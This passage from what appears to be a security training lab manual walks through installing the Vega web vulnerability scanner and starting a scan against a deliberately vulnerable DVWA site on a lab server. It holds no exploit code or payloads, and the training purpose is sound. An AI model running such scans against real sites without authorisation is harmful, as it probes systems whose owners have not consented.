


Figure 1.6.1: Double-click VegaSetup64.exe

8. If a **User Account Control** pop-up appears, click **Yes**.
9. The **Vega Setup** window appears; then, click **Next**.
10. Follow the wizard-driven installation and install the application using all default settings.

11. After the installation completes, the **Completing the Vega Setup Wizard** appears; ensure that the **Run Vega** checkbox is selected and click **Finish**.




Figure 1.6.2: Completion of installation

12. The **Subgraph Vega** main window appears, as shown in the screenshot.




Figure 1.6.3: Vega main window

13. Click **Scan** from the menu bar and select **Start New Scan** from the available options.




Figure 1.6.4: Starting a new scan

14. The **Select a Scan Target** window appears on the screen. Ensure that the **Enter a base URI for scan** radio button is selected under the **Scan Target** section.

15. In the **Enter a base URI for scan** field, enter the target URL as **http://10.10.10.16:8080/dvwa** and click **Next**.

Note: **10.10.10.16** is the IP address of **Windows Server 2016**, where the **DVWA** site is hosted on port **8080**.

